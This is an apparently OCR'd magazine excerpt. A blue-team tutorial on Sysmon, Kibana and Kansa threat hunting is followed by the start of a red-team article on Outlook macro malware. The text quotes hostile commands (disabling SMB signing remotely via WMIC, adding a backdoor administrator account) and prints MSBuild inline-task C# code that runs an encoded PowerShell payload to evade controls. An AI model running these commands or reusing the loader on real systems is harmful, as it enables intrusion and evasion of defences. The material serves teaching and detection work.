Now in here we can go to Sysmon EventID 1 and you will see output of cmd.exe. So anytime the cmd.exe or other binaries from cmd is called it will be logged.



Sysmon provides the capability to see registry modifications, command line output, network connections, and a whole lot more. To view all capabilities, see the below references.

Reference https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

EventIDs of some Registry events that Sysmon catches.

Event 12: Registry Event (Object Create and Delete) – Logs when process creates or deletes Registry objects

Event 13: Registry Event (Value Set) – Logs when processes set values in the Registry

Event 14: Registry Event (Key and Value rename) – Logs when Registry keys or values are renamed


Logging Cheat Sheets

Finally, go to https://www.malwarearchaeology.com/cheat-sheets and use the logging cheat sheets to enable more logging. The cheat sheets are self-explanatory and I will leave that up to you to configure across your Windows machine. I will say there are some batch script to get a Blue Team up and running with implementing CheatSheets on the website, which are excellent for running on a test environment to analyze and adjust before deploying into production devices.

Kibana view of logs shipped to it

The next step for Blue Teams is to operationalize these steps previous that we have done on each device and then aggregate the logs into something you can further use at scale. Kibana using Elasticsearch, and Logstash is an option if you don't have a large budget. This platform will aggregate data and be able to search through them to determine health of your environment.

Here is my Kibana setup to catch WMIC commands from earlier.



Zooming into the data, we can see someone added a reg key:

event_data.CommandLine

```
WMIC  /user:"myDomain\administrator" /node:"ADComputer"
process call create "cmd.exe /c reg add "HKEY_LOCAL_MACH
INE\System\CurrentControlSet\Services\LanmanWorkStation
\Parameters" /v "RequireSecuritySignature" /t REG_DWOR
D /d 0 /f
```

Next steps and Where do we go from here?

Blue Teams can simulate Red Team Operations by leveraging Atomic Red Teams Github where they have provided many Red Team commands to test detection mechanisms. Blue Teams can capture what Red Teams commands are tested by standing up a Kansa environment. Kansa is free from Github which is a framework that helps defenders capture anything with the use of WinRM and PowerShell on Windows Operating systems. If you can script it with PowerShell than Kansa is able to push that script out to a fleet of Windows machines and return the output to further analysis of adversarial TTPs.

Kansa Use Case

An example use case would be a US-CERT Alert that provides Techniques, Tactics and Procedures (TTPs) of adversary's operations. You can then PowerShell script the commands used and task Kansa to detect and return output for analysis.

Here is a US-CERT Alert: https://www.us-cert.gov/ncas/alerts/TA18-074A

Alert (TA18-074A)

Russian Government Cyber Activity Targeting I

Original release date: March 15, 2018 | Last revised: March 16, 2018

Scroll down the alert you will see TTPS (commands used)

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Termina

net user MS_BACKUP <Redacted_Password> /add

net localgroup Administrators /add MS_BACKUP
```


Pre-Requisites: Download Kansa via GitHub and Extract it in C:\Tools folder.

Create a PowerShell Script to detect commands the US-CERT provided using format below.

Get-Hotfix.ps1 | Get-US-CERT-TA18-074A.ps1


```
<#
.SYNOPSIS
Get-US-CERT-TA18-074A.ps1 returns data
.NOTES
The next line is needed by Kansa.ps1 to determine how to handle output
from this script.
OUTPUT TSV

Contributed by Jesse Moore
#>



Get-ItemProperty 'HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server' fDenyTSConnections
#reg query "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fSingleSessionPerUser /t REG_DWORD #/d 0 /f
#reg query "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core" /v EnableConcurrentSessions /t R
#reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v EnableConcurrentSessions /t REG_DWORD #
#reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AllowMultipleTSSessions /t REG_DWORD #/
#reg query "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /v MaxInstanceCount /t REG_DWORD #/d 10
```

Once that PowerShell Script is created you would add it to the Config Folder



The last thing you need to do is adjust the `Module.conf` file in Kansa as seen below for it to be executed the next time you run Kansa.

Below you see pound signs (#), which are comments and the uncommented line (58) tells Kansa what folder you will put the PowerShell script into, so Kansa may use it.




Below is a command Kansa would use gather TTPs.

```
PS C:\Tools\Kansa-master> .\kansa.ps1 -Pushbin -Target WIN-AD -Credential CHI.LOCAL\administrator -Authentication Negotiate
VERBOSE: Found Modules\\Modules.conf.
VERBOSE: Running modules:
Get-Netstat
Get-US-CERT-TA18-074A
Get-Hotfix
VERBOSE: Waiting for Get-Netstat to complete.

Id     Name            PSJobTypeName   State         HasMoreData     Location             Command
--     ----            -------------   -----         -----------     --------             -------
27     Job27           RemoteJob       Completed     True            WIN-AD               <#...
VERBOSE: Waiting for Get-US-CERT-TA18-074A to complete.
29     Job29           RemoteJob       Completed     True            WIN-AD               <#...
VERBOSE: Waiting for Get-Hotfix to complete.
31     Job31           RemoteJob       Completed     True            WIN-AD               <#...


PS C:\Tools\Kansa-master>
```

Specifically, the command tells Kansa to WinRM into the Target machine (Win-AD) which could be any machine on your network; However, if you need to run this against many machines then Kansa can run against a list of machines rather than just one. The command goes on to use credentials for the Administrator in the CHI.local domain and then it will run the PowerShell Scripts you tasked it to run. As shown above it is running Get-US-TA18-074A script to find the commands used in that alert.

Output can be normalized and scaled further however here is what the one command from the PowerShell script returned. An example scaling could be to send data to a Data Warehouse and then create custom queries to extract specific scenario/use cases.



Final conclusion

PowerShell logging, Cmd line logging and Registry (sysmon) logging, along with the Malware archaeology cheats heets will enable the Blue teams to detect C2 actions. Additionally, Blue Teams can use PowerShell script (Get-InjectedThread) to find the actual C2 agent on a Windows machine. Blue Teams have a lot of tools at their fingertips now, it's just a matter of configuring systems to utilize them to catch Red Team. Red Teams have a lot of tools also and once caught they need to change from one technique such as PowerShell scripting and learn another way to go undetected using such things as the computer's own API, or binaries, against itself.

References

Cyber Kill Chain: https://en.wikipedia.org/wiki/Kill_chain

PICERL process: https://www.advisory.com/-/media/Advisory-com/Research/ITSC/Research-Notes/2016/Ransomware-Incident-Response.pdf

Sysmon: https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

Sysmon configs: https://github.com/olafhartong/sysmon-modular

Get-InjectedThread: https://gist.github.com/jaredcatkinson/23905d34537ce4b5b1818c3e6405c1d2

PowerShell Empire via Github https://github.com/EmpireProject/Empire

Logging Cheat Sheets https://www.malwarearchaeology.com/cheat-sheets

Red Team Scenario: Delivering a Trigger-able Outlook Malware via Macros

Alexandros Pappas

Alexandros Pappas BSc, works as Security Incident Response at Epiq. Working for several big companies, he is responsible for conducting Tactical Threat Intelligence with integrated solutions, and Incident Response. At the same time, the author extends his knowledge in Purple Team Tactics, Penetration Testing and Red Teaming. Highly motivated and passionate about security, he can be reached via an email at pappasvar@gmail.com.

By executing this malware, the Red Teamer can bypass this security prompt and in fact make the security prompt disappear from the end-user's screen. Red Teamer can achieve this by loading simultaneously those series of keystrokes that grant attacker access to the victim's email box. In fact, by tuning out the sleep values, the whole outlook security prompt will never appear in front of the user's screen.

Introduction

Nowadays hackers are switching their focus to more advanced network hacking, more sophisticated attacks, including cutting edge Techniques Tactics and Procedures, that have proven effective against modern infrastructures. The mentality they have, to develop their custom attack vectors, leads them to be able to evade modern defence mechanisms, and can identify and leverage common misconfigurations. Finally, they can misuse legitimate domain infrastructure for evasion and total network compromise. However, the same trends apply for the Red Team members as well, in order to achieve their business goals and conduct successful, stealthy Red Team engagements.

Red Team Scenario

A very interesting scenario, that is going to be presented below, is when a Red Teamer is tasked to executing an advanced social engineering attack against a high valued target. In such a scenario, for the Red Team members, it is necessary to achieve two important things. The first one is to develop their own custom attack vector, to evade detection, and the second one is, to achieve triggerable access over the high valued target. Triggerable access refers to no beaconing traffic and no redundant traffic that will be created on the target, during the engagement, until the attacker/Red Teamer will decide so.

First stage of the attack

As far as this scenario concerned, the first stage of the attack starts, when the high valued Target, as usual, opens the malicious attachment and enables macros[1] (Figure 1.). In fact, this is the first stage of the macro-malware. Attacker's macro-malware then drops three specific XML files[2] (specifically crafted files that contain C# [3]code and PowerShell[4] code) into the target's workstation (Figure 2.)




Figure 1: Attacker sends a malicious file to Target via email. The red line refers to the path that the malicious XLS file follows.

Second stage of the attack

Those specifically crafted files, in fact allow PowerShell code to be executed without interacting with the powershell.exe[5]. This technique enables the attacker/Red Teamer to execute PowerShell attacks without launching the usual powershell.exe binary, where the attacker can bypass security configuration that might be configured on the Target.




Figure 2: Target opens the malicious XLS file, enables macros, and then the XLS file drops the three XML files into the %PUBLIC% \Libraries directory.

More specifically, the crafted XML file shown below in Figure 3., indicates the C# code in the red box, that will accommodate some native PowerShell code, which in this case, is the highlighted line above the C# code, as shown in Figure 4. This C# code simply creates a run space, and this run space is going to accommodate the native PowerShell code, that is highlighted as shown below. The highlighted line is a message box displaying a PowerShell screen.




Figure 3. The C# code in the red box will accommodate some native PowerShell code, which is the line above the C# code.

```
<QWEridxnaPO />
/Target>
 <UsingTask
 TaskName="QWEridxnaPO"
 TaskFactory="CodeTaskFactory"
 AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
 <Task>
   <Reference Include="System.Management.Automation" />
   <Code Type="Class" Language="cs">
     <![CDATA[
         using System;
         using System.IO;
         using System.Diagnostics;
         using System.Reflection;
         using System.Runtime.InteropServices;
         using System.Collections.ObjectModel;
         using System.Management.Automation;
         using System.Management.Automation.Runspaces;
         using System.Text;
         using Microsoft.Build.Framework;
         using Microsoft.Build.Utilities;
         public class QWEridxnaPO :  Task, ITask {
             public override bool Execute() {
                 string pok = "$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4sIAAAAAAAA/71XXW/iOBR951dcpTyAFGCAeULDSKWttFFbYAo
                 Runspace runspace = RunspaceFactory.CreateRunspace();
                 runspace.Open();
                 RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
                 Pipeline pipeline = runspace.CreatePipeline();
                 pipeline.Commands.AddScript(pok);
                 pipeline.Invoke();
                 runspace.Close();
                 return true;
             }
```

Figure 4. The highlighted content is the native PowerShell code that will be accommodated by the C# code.

So, during the attack, those three XML files that contain C# code and PowerShell code they are going to be passed to MS build[6]. And then the MS build will load the PowerShell code into the Target's memory.

